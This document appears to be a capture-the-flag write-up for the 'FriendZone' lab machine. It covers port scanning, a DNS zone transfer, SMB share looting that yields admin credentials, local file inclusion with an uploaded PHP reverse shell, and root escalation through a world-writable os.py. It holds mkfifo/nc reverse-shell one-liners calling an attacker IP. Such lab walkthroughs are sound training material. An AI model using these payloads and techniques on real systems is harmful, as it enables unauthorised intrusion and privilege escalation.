nmap
Discovered open port 445/tcp on 10.10.10.123
Discovered open port 22/tcp on 10.10.10.123
Discovered open port 80/tcp on 10.10.10.123
Discovered open port 53/tcp on 10.10.10.123
Discovered open port 139/tcp on 10.10.10.123
Discovered open port 21/tcp on 10.10.10.123
Discovered open port 443/tcp on 10.10.10.123
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a96824bc971f1e54a58045e74cd9aaa0 (RSA)
|   256 e5440146ee7abb7ce91acb14999e2b8e (ECDSA)
|_  256 004e1a4f33e8a0de86a6e42a5f84612b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Friend Zone Escape software
|_http-server-header: Apache/2.4.29 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2023-06-15T17:16:00
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -54m15s, deviation: 1h43m54s, median: 5m43s
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2023-06-15T20:15:59+03:00
Port 21 ftp
Connected to 10.10.10.123.
220 (vsFTPd 3.0.3)
Name (10.10.10.123:xi): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
Unfortunately, there is nothing valuable in ftp
Port 22 SSH
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a96824bc971f1e54a58045e74cd9aaa0 (RSA)
|   256 e5440146ee7abb7ce91acb14999e2b8e (ECDSA)
|_  256 004e1a4f33e8a0de86a6e42a5f84612b (ED25519)
No critical vulnerabilities or leaked credentials for SSH, but it's good to know that we can access the host remotely.
Port 53 DNS & Port 80 HTTP
A static page, not really interesting, I noticed that email at the bottom: info@friendzoneportal.red so I added friendzoneportal.red to /etc/hosts
Then I used dig to perform a zone transfer using dig
dig axfr friendzone.red @10.10.10.123

; <<>> DiG 9.18.12-1~bpo11+1-Debian <<>> axfr friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.		604800	IN	SOA	localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.		604800	IN	AAAA	::1
friendzone.red.		604800	IN	NS	localhost.
friendzone.red.		604800	IN	A	127.0.0.1
administrator1.friendzone.red. 604800 IN A	127.0.0.1
hr.friendzone.red.	604800	IN	A	127.0.0.1
uploads.friendzone.red.	604800	IN	A	127.0.0.1
friendzone.red.		604800	IN	SOA	localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 976 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Thu Jun 15 21:36:03 EAT 2023
;; XFR size: 8 records (messages 1, bytes 289)
now we have administrator1.friendzone.red, hr.friendzone.red and uploads.friendzone.red. I edited the hosts file again
But I was still getting the same things in all subdomains so I tries HTTPS which was running on port 443

That worked, so we can try all other subdomains with HTTPS

So there is an administrator login form for administrator1.friendzone.red but we don't have any credentials. We can try to enumerate the next port 445 SMB
Port 445 SMB
we can start by mapping shares to see what we are working with and what permissions do we have on the shares
Password for [WORKGROUP\]:

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	Files           Disk      FriendZone Samba Server Files /etc/Files
	general         Disk      FriendZone Samba Server Files
	Development     Disk      FriendZone Samba Server Files
	IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
smbmap -H 10.10.10.123
[+] Guest session   	IP: 10.10.10.123:445	Name: friendzone
        Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	print$                                            	NO ACCESS	Printer Drivers
	Files                                             	NO ACCESS	FriendZone Samba Server Files /etc/Files
	general                                           	READ ONLY	FriendZone Samba Server Files
	Development                                       	READ, WRITE	FriendZone Samba Server Files
	IPC$                                              	NO ACCESS	IPC Service (FriendZone server (Samba, Ubuntu))
We can see that we have read-write access in general and Development shares. In general I got the creds.txt
smbclient //10.10.10.123/general -U ""
Password for [WORKGROUP\]:
smb: \> ls

  .                                   D        0  Wed Jan 16 23:10:51 2019
  ..                                  D        0  Tue Sep 13 17:56:24 2022
  creds.txt                           N       57  Wed Oct 10 02:52:42 2018
admin:WORKWORKHhallelujah@#
We can use the creds on the admin thing.


As you can see it’s complaining about missing parameters, by looking at the example : image_id=a.jpg&pagename=timestamp my first guess was that dashboard.php includes the php file provided in the pagename parameter. So if we give it test it will append .php to test then include that file. We can upload files to the smb share Development and we also know the full path : /etc/Development, so if it’s really vulnerable to LFI we can get a reverse shell easily. I wrote a small php script to get a reverse shell :
<?php
system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.xx.xx 4444 >/tmp/f');
?>
Then I uploaded it to Development :
smb: \> mput shell.php
Put file shell.php? y
putting file shell.php as \shell.php (5.5 kb/s) (average 5.5 kb/s)
smb: \>
And finally I tested the idea:
https://administrator1.friendzone.red/dashboard.php?image_id=1.jpg&pagename=/etc/Development/shell
It worked and now we have a reverse shell as www-data :
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
user creds can be found in the MySQL configuration file in /var/www
root
I did the regular enumeration and I ran pspy to monitor the processes to see if there’s something that can be exploited :
2023/06/16 15:28:01 CMD: UID=0 PID=14260 | /usr/bin/python /opt/server_admin/reporter.py
Root runs /opt/server_admin/reporter.py from time to time.
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
Usually, python libraries are only writable by root, but I checked os.py and friend had permission to write to it :
friend@FriendZone:/usr/lib/python2.7$ ls -la | grep os
-rwxr-xr-x  1 root   root     4635 Apr 16  2018 os2emxpath.py
-rwxr-xr-x  1 root   root     4507 Oct  6  2018 os2emxpath.pyc
-rwxrwxrwx  1 root   root    25910 Jan 15  2019 os.py
-rw-rw-r--  1 friend friend  25583 Jan 15  2019 os.pyc
-rwxr-xr-x  1 root   root    19100 Apr 16  2018 _osx_support.py
-rwxr-xr-x  1 root   root    11720 Oct  6  2018 _osx_support.pyc
-rwxr-xr-x  1 root   root     8003 Apr 16  2018 posixfile.py
-rwxr-xr-x  1 root   root     7628 Oct  6  2018 posixfile.pyc
-rwxr-xr-x  1 root   root    13935 Apr 16  2018 posixpath.py
-rwxr-xr-x  1 root   root    11385 Oct  6  2018 posixpath.pyc
We can add these 2 lines at the end of os.py
import os
os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 4444 >/tmp/f")
And after a few minutes, we receive a reverse shell with root access.